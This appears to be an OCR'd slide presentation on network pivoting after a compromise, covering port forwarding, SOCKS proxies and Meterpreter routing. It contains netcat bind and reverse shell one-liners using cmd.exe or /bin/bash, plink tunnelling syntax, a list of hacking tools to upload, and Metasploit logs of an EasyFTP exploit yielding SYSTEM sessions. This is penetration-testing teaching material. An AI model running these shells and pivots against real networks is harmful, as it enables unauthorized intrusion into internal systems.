Pivot Tunneling for the Win!

By Monstream00

What is Pivoting?

- Act of an intruder compromising a system
- Then leveraging that system to attack internal resources

Upload Tools to Box & Attack


- **Up side:**
  - This works great and a lot of hackers use this technique

- **Down side:**
  - Very noisy and increases digital evidence on compromised machine
  - Big footprint

Port Forwarding

- **Up side:**
  - Used by multiple applications to attack a port
  - Small footprint


- **Down side:**
  - Manually pick ports & map them to server and port you wish to attack
  - Port has to be open on remote computer



Reverse Port Forwarding

- **Up side:**
  - Can be used by multiple applications to attack a port
  - Small footprint

- **Down side:**
  - Have to manual pick ports & map them to server and port you wish to attack




Socks Proxy

- **Up side:**
  - Used by multiple applications to attack multiple ports
  - Small foot print to large footprint

- **Down side:**
  - Applications must have a way to speak the sock protocol
  - Port has to be open on remote computer
  - No UDP support unless

    socks5



Attacker Initiates Connection


WebServer:1080

Socks Proxy

- **Up side:**
  - Used by multiple applications to attack multiple ports
  - Small foot print to large footprint

- **Down side:**
  - Applications must have a way to speak the sock protocol
  - Port has to be open on remote computer
  - No UDP support unless


    socks5



Tie it Together – Reverse Socks

- **Up side:**
  - Used by multiple applications to attack multiple ports
  - Small footprint to large footprint

- **Down side:**
  - Applications must have a way to speak the sock protocol
  - Must use two tools
  - No UDP support unless socks5



Client Initiates Connection

start socks 127.0.0.1:1080

127.0.0.1:1080

127.0.0.1:1080

Meterpreter Pivoting

- **Up side:**
  - Add a route to network in Metasploit
  - Attack multiple networks at one time
  - No footprint on disk

- **Down side:**
  - Have to stay in the framework
  - Can not use other applications like nmap

Common Tools Upload

Tool	Description	OS
Sl.exe	lite port scanner	Windows
Abel	client side of cain & abel	Windows
Pwdump	dump windows hashs	Windows
Fpipe	Port forwarding	Windows
Nc	Netcat	Windows/*nix
Rootkits and Backdoors		
Compiled Exploit Code		

Port Forwarding Tools

Forward	
Tool	**OS**
Fpipe	Windows
Iptables	* nix
Nc	Windows/*nix


Reverse	
Tool	**OS**
Plink.exe	Windows
• Plink –l {user} –pw {pass} {sshServer} –P {sshport} –C –L {l-ip}:{lport}:{sshServer}:{rport}	
Ssh	Windows/*nix
Nc	Windows/*nix
Meterpreter	Windows

NetCat

- Raw Connection like telnet
  - Nc {IP address} {port}
- Port Scanning an IP
  - Nc –z –v {IP address} {loport-hiport}
- Make any process a remote service
  - Nc –lvp {port} –e [cmd.exe|/bin/bash]
  - Nc –v {IP address} {port} –e [cmd.exe|/bin/bash]
- Port Forwarding
  - Nc –lp {port} –e ‘nc {ip} {port}’
- Reverse Port Forwarding
  - ATKR: Nc –lp {port} –e ‘nc {ip} {port}’
  - DMZ: Nc {H-IP} {port} –e ‘nc {Int-IP} {port}’
- Chat session
  - Nc –lvp {port} #chat server
  - Nc –v {server IP} {port}
- File Transfer
  - Nc –lvp {port} > output.txt
  - Nc –v {IP add} {port} < input.txt
- One-Shot Webserver
  - { echo -ne "HTTP/1.0 200 OK\r\nContent-Length: $(wc -c <some.file)\r\n\r\n"; cat some.file; } | nc -l -p 8080

Meterpreter Pivoting


- load auto_add_route --Outside Meterpreter before session
- route add {network} {mask} {session#} --Outside Meterpreter
- Portfwd add –l {port} –L {IP} –p {port} –r {IP} --Inside Meterpreter
- Portfwd list --Inside Meterpreter



```
meterpreter > route

Network routes
==============

    Subnet           Netmask          Gateway
    ------           -------          -------
    127.0.0.0        255.0.0.0        127.0.0.1
    192.168.1.0      255.255.255.0    192.168.1.129
    192.168.1.129    255.255.255.255  127.0.0.1
    192.168.1.255    255.255.255.255  192.168.1.129
    192.168.4.0      255.255.255.0    192.168.4.129
    192.168.4.129    255.255.255.255  127.0.0.1
    192.168.4.255    255.255.255.255  192.168.4.129
    224.0.0.0        240.0.0.0        192.168.1.129
    224.0.0.0        240.0.0.0        192.168.4.129
    255.255.255.255  255.255.255.255  192.168.1.129
    255.255.255.255  255.255.255.255  192.168.4.129

meterpreter > background
msf  exploit(handler) > route add 192.168.1.0 255.255.255.0 1
[*] Route added
msf  exploit(handler) >
```

Reverse Shell via Meterpreter!


- Reverse handler via a Meterpreter session auto Magic!!!!
  - Just setup LHOST for Meterpreter client IP!!!!


root@bt: ~
File Edit View Terminal Help
back|track 5
the quieter you become the more you are able to hear

```
msf  exploit(easyftp_cwd_fixret) > exploit -j
[*] Exploit running as background job.
msf  exploit(easyftp_cwd_fixret) >
[*] Started reverse handler on 192.168.1.129:15154 via the meterpreter on session 1
[*] Prepending fixRet...
[*] Adding the payload...
[*] Overwriting part of the payload with target address...
[*] Sending exploit buffer...
[*] Sending stage (752128 bytes)
[*] Meterpreter session 2 opened (192.168.4.172-192.168.4.129:15154 -> 192.168.1.131:3010) at 2012-09-11 12:54:08 -0400
[*] AutoAddRoute: Routing new subnet 192.168.2.0/255.255.255.0 through session 2
[-] The 'stdapi' extension has already been loaded.

msf  exploit(easyftp_cwd_fixret) > sessions -l

Active sessions
===============

  Id  Type                   Information                          Connection
  --  ----                   -----------                          ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ CUHPIVOTXP1DMZ   192.168.4.172:4444 -> 192.168.4.129:4963 (192.168.4.129)
  2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ CUHWINDOWSXP2IN  192.168.4.172-192.168.4.129:15154 -> 192.168.1.131:3010 (192.168.1.131)
```

The Secret Sauce!!!

- Opens a socks proxy locally for 192.168.1.0 network



```
meterpreter > route

Network routes
==============

    Subnet             Netmask
    ------             -------
    127.0.0.0          255.0.0.
    192.168.1.0        255.255.
    192.168.1.129      255.255.
    192.168.1.255      255.255.
    192.168.4.0        255.255.
    192.168.4.129      255.255.
    192.168.4.255      255.255.
    224.0.0.0          240.0.0.
    224.0.0.0          240.0.0.
    255.255.255.255    255.255.
    255.255.255.255    255.255.
```

```
login: cool
password:
The handle is invalid.

Login Failed

login: ▯
Session timed out.

Telnet Server has closed the connection
Connection closed by foreign host.
root@bt:~# man nc
root@bt:~# netstat -plantu | grep 1080
tcp        0      0 0.0.0.0:1080            0.0.0.0:*               LISTEN
9447/ruby
root@bt:~# netstat -plantu | grep 1080
tcp        0      0 0.0.0.0:1080            0.0.0.0:*               LISTEN      9447/ruby
root@bt:~#
```

```
meterpreter > background
msf  exploit(handler) > route add 192.168.1.0 255.255.255.0 1
[*] Route added
msf  exploit(handler) > use auxiliary/server/socks4a
msf  auxiliary(socks4a) > run
[*] Auxiliary module execution completed

[*] Starting the socks4a proxy server
msf  auxiliary(socks4a) > 
```

